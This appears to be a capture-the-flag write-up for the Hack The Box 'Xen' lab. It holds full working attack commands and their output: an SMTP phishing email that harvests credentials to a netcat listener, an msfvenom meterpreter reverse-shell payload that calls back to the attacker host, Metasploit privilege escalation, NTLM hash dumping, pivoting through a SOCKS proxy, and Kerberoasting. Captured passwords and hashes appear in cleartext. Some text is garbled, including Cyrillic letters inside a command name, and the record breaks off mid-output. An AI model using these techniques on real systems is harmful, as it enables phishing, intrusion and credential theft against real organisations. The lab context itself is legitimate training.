














Xen

```
=====
|      XEN 10.13.38.12      |
|=====
```




Machines	
Name	OS
 XEN-DC	 Windows
 XEN-Citrix	 Windows
 XEN-NetScaler	 FreeBSD
 XEN-vDesktop1	 Windows
 XEN-vDesktop2	 Windows
 XEN-vDesktop3	 Windows

<https://10.13.38.12> is redirected to <https://humongousretail.com>. I added that to my hosts file



Not much to work with after browsing the site using burps target scope. This made me fuzz it



```
# Execute the below command to fuzz quickly  
ffuf -c -r -u http://10.13.38.12/FUZZ -w /usr/share/SecLists/Discovery/Web-Content/common.txt
```


FUZZ RESULTS

/Images
/META-INF
/WEB-INF
/aspnet_client
/css
/images
/index.html
/jakarta
/js
/remote

Remote and Jakarta both sound interesting

JAKARTA


Authentication Required ✕

 **https://humongousretail.com is requesting your username and password.**

User Name:

Password:

REMOTE



I of course downloaded and installed this app.

Citrix XenApp

Log on

User name:

Password:

Domain:

✓ You have indicated that the appropriate client is already available on your computer.

Log On

SMTP ENUMERATION

```
smtp-user-enum -M RCPT -U /usr/share/SecLists/Usernames/xato-net-10-million-usernames.txt -D humongousretail.com -t 10.13.38.12
```

I had found 4 addresses;

- sales@humongousretail.com
- it@humongousretail.com
- marketing@humongousretail.com
- legal@humongousretail.com

Flag1

It took a lot of guess and check however I finally found I could send an email when remote is in the subject line
I used a connection with telnet to send an email

```
telnet 10.13.38.12 25
# Ensure your connection works by saying helo to connect to domain
helo humongousretail.com
```

Next we are going to send an email and attempt to steal credentials.

Use setoolkit to clone the login page and send the email to a target from IT or use a netcat listener. Setoolkit is not working on my kali box so I said screw it and used netcat instead.

```
nc -lvnp 80
```

Send email using telnet. Do this line by line

```
# IN TELNET SESSION
MAIL FROM: it@humongousretail.com
RCPT TO: sales@humongousretail.com
DATA
Subject: Remote Portal
Hi,
The URL for the remote portal has now been changed to http://10.14.14.252
Contact us if you have any issues
RegardsIT
.
QUIT
```

```
root@kali:~/HTB/Boxes/Xen# telnet 10.13.38.12 25
Trying 10.13.38.12...
Connected to 10.13.38.12.
Escape character is '^]'.
220 ESMTP MAIL Service ready (EXCHANGE.HTB.LOCAL)
helo humongousretail.com
250 Hello.
MAIL FROM: it@humongousretail.com
250 OK
RCPT TO: sales@humongousretail.com
250 OK
DATA
354 OK, send.
Subject: Remote Portal
Hi,
The URL for the remote portal has now been changed to http://10.14.14.252
Contact us if you have any issues
RegardsIT
.
250 Queued (26.080 seconds)
503 Bad sequence of commands
QUIT
221 goodbye
Connection closed by foreign host.
```

This caught the user entering their credentials.

In trying the other emails I accidentally ran this test a second time to the same email which gave me another set of creds so apt dsl repeated this action and obtained 3 results

```

root@kali:/opt/set# nc -lvnp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.13.38.12.
Ncat: Connection from 10.13.38.12:54072.
POST /remote/auth/login.aspx?LoginType=Explicit&user=pmorgan&password=Summer1Summer!&domain=HTB.LOCAL HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36
Host: 10.14.14.252
Content-Length: 72
Expect: 100-continue
Connection: Keep-Alive

LoginType=Explicit&user=pmorgan&password=Summer1Summer!&domain=HTB.LOCALroot@kali:/opt/set# |

```

```

root@kali:~/HTB/Boxes/Xen# nc -lvnp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.13.38.12.
Ncat: Connection from 10.13.38.12:54120.
POST /remote/auth/login.aspx?LoginType=Explicit&user=awardel&password=@M3m3ntoM0ri@&domain=HTB.LOCAL HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36
Host: 10.14.14.252
Content-Length: 75
Expect: 100-continue
Connection: Keep-Alive

LoginType=Explicit&user=awardel&password=%40M3m3ntoM0ri%40&domain=HTB.LOCAL

```

```

root@kali:~/HTB/Boxes/Xen# nc -lvnp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.13.38.12.
Ncat: Connection from 10.13.38.12:54277.
POST /remote/auth/login.aspx?LoginType=Explicit&user=jmendes&password=VivaBARC3L0N@!!!&domain=HTB.LOCAL HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36
Host: 10.14.14.252
Content-Length: 76
Expect: 100-continue
Connection: Keep-Alive

LoginType=Explicit&user=jmendes&password=VivaBARC3L0N%40!!!&domain=HTB.LOCALroot@kali:~/HTB/Boxes/Xen#

```

I eventuall wound up with the below results. That is some good old fashioned fun right there.

USER: pmorgan

PASS: Summer1Summer!


USER: jmendes

PASS: VivaBARC3L0N@!!!


USER: awardel

PASS: @M3m3ntoM0ri@

I used all these credentials on the remote site and gained access to a desktop. Whenever I clicked on the desktop it would prompt me to download launch.ica file



Using icacient to open the launch.ica file I downloaded gave me access to the desktops which in turn showed my first flag.



FLAG 1: XEN{wh0_n33d5_2f@?}

Flag2

Below are the details I obtained from the desktops. I prefer having a shell as that is what I prefer to work with.

Awardel is VDESKTOP1
172.16.249.203

Jmendes is VDESKTOP2
172.16.249.204

pmorgan is VDESKTOP3
172.16.249.205


GATEWAY : 172.16.249.2
DNS : 172.16.249.200

Create an msfvenom payload to execute to gain shells from the 3 desktops. We will use these for pivoting.

```
# Create payload
msfvenom --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.14.14.252 LPORT=8089 -f exe rev8089.exe

# Start http server to download the payload from
systemctl start apache2
```

Download and run the malicious file in the target machine using Internet Explorer




```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.14.14.252      yes       The listen address (an interface may be specified)
  LPORT     8089              yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.14.14.252:8089
[*] Sending stage (180291 bytes) to 10.13.38.15
[*] Meterpreter session 1 opened (10.14.14.252:8089 -> 10.13.38.15:49317) at 2020-01-02 13:30:05 -0700

meterpreter > |
```

Do this for all the machines

```
msf5 post(multi/manage/autoroute) > sessions -l

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1    meterpreter x86/windows HTB\pmorgan @ VDESKTOP3 10.14.14.252:8089 -> 10.13.38.15:49317 (10.13.38.15)
  2    meterpreter x86/windows HTB\jmendes @ VDESKTOP2 10.14.14.252:8088 -> 10.13.38.14:49787 (10.13.38.14)
  3    meterpreter x86/windows HTB\awardel @ VDESKTOP1 10.14.14.252:8087 -> 10.13.38.13:63300 (10.13.38.13)

msf5 post(multi/manage/autoroute) > hosts

Hosts
=====

address  mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-----  -
10.13.38.12  VDESKTOP1  Unknown
10.13.38.13  VDESKTOP1  Windows 7  SP1  client
10.13.38.14  VDESKTOP2  Windows 7  SP1  client
10.13.38.15  VDESKTOP3  Windows 7  SP1  client
```

Next I ran autoroute and exploit suggerter

VDESKTOP1 with awardel had the following possible exploits

```
[+] 10.13.38.13 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[+] 10.13.38.13 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.13.38.13 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.13.38.13 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.13.38.13 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.13.38.13 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but
could not be validated.
```

VDESKTOP2 with jmendes has the following possible exploits

```
[+] 10.13.38.14 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[+] 10.13.38.14 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.13.38.14 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.13.38.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
```

[+] 10.13.38.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.13.38.14 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.

VDESKTOP1 with pmorgan has the following possible exploits

[+] 10.13.38.15 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[+] 10.13.38.15 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.13.38.15 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.13.38.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.13.38.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.13.38.15 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.

Next I tried running the exploits to get PrivEsc in the machines. It worked on all of them! I am now system! Run some post modules to gain hashes and such

```
use exploit/windows/local/always_install_elevated
set SESSION 1
set payload windows/meterpreter/reverse_tcp
set LHOST 10.14.14.252
set LPORT 4444
run
```

```
msf5 exploit(windows/local/always_install_elevated) > sessions -l

Active sessions

-----
Id  Name  Type  Information  Connection
--  -
1   meterpreter x86/windows HTB\pmorgan @ VDESKTOP3 10.14.14.252:8089 -> 10.13.38.15:49317 (10.13.38.15)
2   meterpreter x86/windows HTB\jmendes @ VDESKTOP2 10.14.14.252:8088 -> 10.13.38.14:49787 (10.13.38.14)
3   meterpreter x86/windows HTB\awardel @ VDESKTOP1 10.14.14.252:8087 -> 10.13.38.13:63300 (10.13.38.13)
4   meterpreter x86/windows NT AUTHORITY\SYSTEM @ VDESKTOP3 10.14.14.252:4444 -> 10.13.38.15:49393 (10.13.38.15)
5   meterpreter x86/windows NT AUTHORITY\SYSTEM @ VDESKTOP2 10.14.14.252:4445 -> 10.13.38.14:49798 (10.13.38.14)
6   meterpreter x86/windows NT AUTHORITY\SYSTEM @ VDESKTOP1 10.14.14.252:4446 -> 10.13.38.13:63343 (10.13.38.13)
```

```
use post/windows/gather/smart_hashdump
set SESSION 4
# or whatever sessions is VDESKTOP3
set -g WORKSPACE Xen
run

# RESULTS
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:45a45c8b559cef5018f67e39875e5511:::
[+] ctx_cpsscuser:1000:aad3b435b51404eeaad3b435b51404ee:a7fe1855fa5bd008f99f6f1bddffe20a:::
[+] backdoor:1003:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
```

For the other 2 sessions I tried this version when the above didnt work

```
use post/windows/gather/hashdump
set SESSION 6
set WORKSPACE Xen
run
```

I found the second flag on VDESKTOP3 on the Administrators Desktop

```
sessions -i 4
shell
type C:\Users\Administrator\Desktop\flag.txt
#RESULTS
XEN{7ru573d_1n574ll3r5}
```

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\flag.txt
type C:\Users\Administrator\Desktop\flag.txt
XEN{7ru573d_1n574ll3r5}
C:\Windows\system32>
```

FLAG 2: XEN{7ru573d_1n574ll3r5}

Flag3

Run autoroute so we can use these machines as a pivot.

```
use post/multi/manage/autoroute
set SESSION 1
run
```

Now that we have the route we can set up a socks proxy

```
use auxiliary/server/socks4a
set SRVHOST 0.0.0.0
run -J

# Be sure to set the proxies parameter for future metasploit modules
set -g Proxies socks4:127.0.0.1:1080
```

I next performed a pingsweep and found the below targets

```
DC          172.16.249.200
Citrix      172.16.249.201
Netscaler  172.16.249.202
```

I am going to try some Kerberoasting

Upload the tools to the machine and then open powershell

```
# Upload invoke-kerberoasting
upload /opt/Kerberoast/Invoke-Kerberoast.ps1 C:\\Windows\\System32\\spool\\drivers\\color\\Invoke-kerberoast.ps1

# Upload SPN Enum
upload /opt/Kerberoast/kerberoast/GetUserSPNs.ps1 C:\\Windows\\System32\\spool\\drivers\\color\\GetUserSPNs.ps1

# Enter PowerShell shell
load powershell
powershell_shell
```

```
meterpreter > upload /opt/Kerberoast/Invoke-Kerberoast.ps1 C:\\Windows\\System32\\spool\\drivers\\color\\Invoke-kerberoast.ps1
[*] uploading : /opt/Kerberoast/Invoke-Kerberoast.ps1 -> C:\\Windows\\System32\\spool\\drivers\\color\\Invoke-kerberoast.ps1
[*] Uploaded 45.71 KiB of 45.71 KiB (100.0%): /opt/Kerberoast/Invoke-Kerberoast.ps1 -> C:\\Windows\\System32\\spool\\drivers\\color\\Invoke-kerberoast.ps1
[*] uploaded : /opt/Kerberoast/Invoke-Kerberoast.ps1 -> C:\\Windows\\System32\\spool\\drivers\\color\\Invoke-kerberoast.ps1
meterpreter > upload /opt/Kerberoast/kerberoast/Get-UserSPNs.ps1 C:\\Windows\\System32\\spool\\drivers\\color\\Get-UserSPNs.ps1
[.] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - /opt/Kerberoast/kerberoast/Get-UserSPNs.ps1
meterpreter > upload /opt/Kerberoast/kerberoast/GetUserSPNs.ps1 C:\\Windows\\System32\\spool\\drivers\\color\\GetUserSPNs.ps1
[*] uploading : /opt/Kerberoast/kerberoast/GetUserSPNs.ps1 -> C:\\Windows\\System32\\spool\\drivers\\color\\GetUserSPNs.ps1
[*] Uploaded 6.11 KiB of 6.11 KiB (100.0%): /opt/Kerberoast/kerberoast/GetUserSPNs.ps1 -> C:\\Windows\\System32\\spool\\drivers\\color\\GetUserSPNs.ps1
[*] uploaded : /opt/Kerberoast/kerberoast/GetUserSPNs.ps1 -> C:\\Windows\\System32\\spool\\drivers\\color\\GetUserSPNs.ps1
meterpreter >
```

Next I went to the directories where I uploaded the files and ran the GetUserSPNs.ps1 to find possible targets

```
cd C:\Windows\System32\spool\drivers\color
.\GetUserSPNs.ps1
# RESULTS
ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf             : CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
PasswordLastSet      : 2/9/2019 11:06:24 PM

ServicePrincipalName : MSSQLSvc/CITRIXTEST.HTB.LOCAL:1433
Name                 : Mark Turner
SAMAccountName       : mturner
MemberOf             : CN=Deployment,OU=Groups,DC=htb,DC=local
PasswordLastSet      : 2/13/2019 10:23:48 PM
```

```
PS > .\GetUserSPNs.ps1

ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf             : CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
PasswordLastSet      : 2/9/2019 11:06:24 PM

ServicePrincipalName : MSSQLSvc/CITRIXTEST.HTB.LOCAL:1433
Name                 : Mark Turner
SAMAccountName       : mturner
MemberOf             : CN=Deployment,OU=Groups,DC=htb,DC=local
PasswordLastSet      : 2/13/2019 10:23:48 PM
```

Next I invoked Kerberoast

```
ipmo Invoke-kерberoast.ps1
invoke-kерberoast -erroraction silentlycontinue -outputformat hashcat
# RESULTS
```

```
TicketByteHexStream :
Hash : $krb5tgs$23$*mturner$htb.local$MSSQLSvc/CITRIXTEST.HTB.LOCAL:
1433*$D3984B9300319DA16DEA80557209B

742$5D07CBA735463EB4611F4C0DA07193AA5E5F7EDD53419B85AF67710DA188C9E45D5F2C0A87E0D5A0D226A5B21D95
7D8B2C00D2ACD48D5C0575B3BB9C503A82E5F557EE5BD4B718BC599BC6267D14D58E7E9AD78C90699F2F2BF482EC581F
CDE57F666B160188C4C9F497B32B69CFF4B880F61769506052569ADB3A2E93B1B12C6C7138903E51F13285899D517695
4F72B242C1FD7B7FD801B7DFAEB1A99744FF6EE81D261313FBA82148815B2D53B5F79527FA6AC125A1AE3B51118FAF1C
61592F9FCABB672D5E669250437CE817741C63EEB929795A509B8B99A1EA119F0DFB8D1AF945BF8CEFA3F5186DF6A9A2
2DF1B0340E9B66E511958BB25B2FA950E7E879418FFDB60BFC6401F957BB103AAE57C85292EA0ABCDCB11BD32F36649
7C14FEBD6765B1588AB4BEB7A406CD121F1553871EB593CCD00D8C671CDC22FC3FA9096543633DADD2EB8C6D58358047
DA76E1E673644EDDFC1122AEFBFEE1F18B18E23514177E54EB10549BDD5D89BA969014582D83A95D095B6381AA5121CA
870CB98CF656BC107A957B6F55FC67CA964E742A405107D64AC822B3E6160CEF1EBAC2A9BD7DA3D76337A1E94E395478
3CB6C58960D332D69CC4A8654C39B92192140185D786AFD017EC6DEF336819E570EA6E45014A053D872BC44CEEBC06F9
AE8E4973CA34FE87C8DA51C47CF4708203D26B059C1CB16EF05932A58C98E04EA365E160FB2292521423C654FC86347D
663936926E31645A47905C3084B8EBA5882DA3DA48A8BFD5ED1E1D48B473003362C6358ACD98B44EC075420209F90AB6
26FBF216C3BDF74315139E93042547B5FD2B1EF8D3C2ADD81DDE124F14E8450028075AEB90C9DC89DCEC3D5D345CA3F5
B2363E58771D41007F43FF71793AEC40BE1D303A4E0A1789D99CA8F4C0C1470EF10D1FEF67FB9C9C4F2B9814B1807ACF
5EA7F2EB2F759FBC0AB809DEDFA4DE5BF003F4D5504ABB095304638A3B8E42941049C5B13CA416C250E98C230A31D11D
9EF14F67D8017AB326D528566BC9CBA9D6814E01DA87E3D0B5BB39AE523EDB52430E812B3E2D456F1E2733D50255960F
0F85D21B7C31890EC52215DC1219EFBF485474022B47615198EF8B20DB04B46F6A53BC069B4C2CC844C1BE4B319DD161
328F8282FC0306AB57A942559F4070BBC67455BCDB26960221C22836DF0701667D4F3E99D1D8F023424FE370526B442D
54A92EF5E7EA28890EE179753C66DD7BC99B41B7282CFCE5CF502B9F9FA4DFDABC8AC057A0C09D214F1D6D6B37EFF2F2
24610C64F22C2B3F4001B085F9BB0D1EE75CF8E77B4EA84703AE7FC8E58B71FA1BCE70EBC5ECC1830F0749E6F664974A
5A03B4CD972AF16B912506D200BB1F4FD6679FB3C8B4BF86645E350E8429A1F07F2C0068C791B7B69132DACA5C51E9FE
SamAccountName : mturner
DistinguishedName : CN=Mark Turner,OU=Contractors,DC=htb,DC=local
ServicePrincipalName : MSSQLSvc/CITRIXTEST.HTB.LOCAL:1433
```

```

PS > ipmo .\Invoke-kerberoast.ps1
PS > Invoke-kerberoast -erroraction silentlycontinue -outputformat hashcat

TicketByteHexStream :
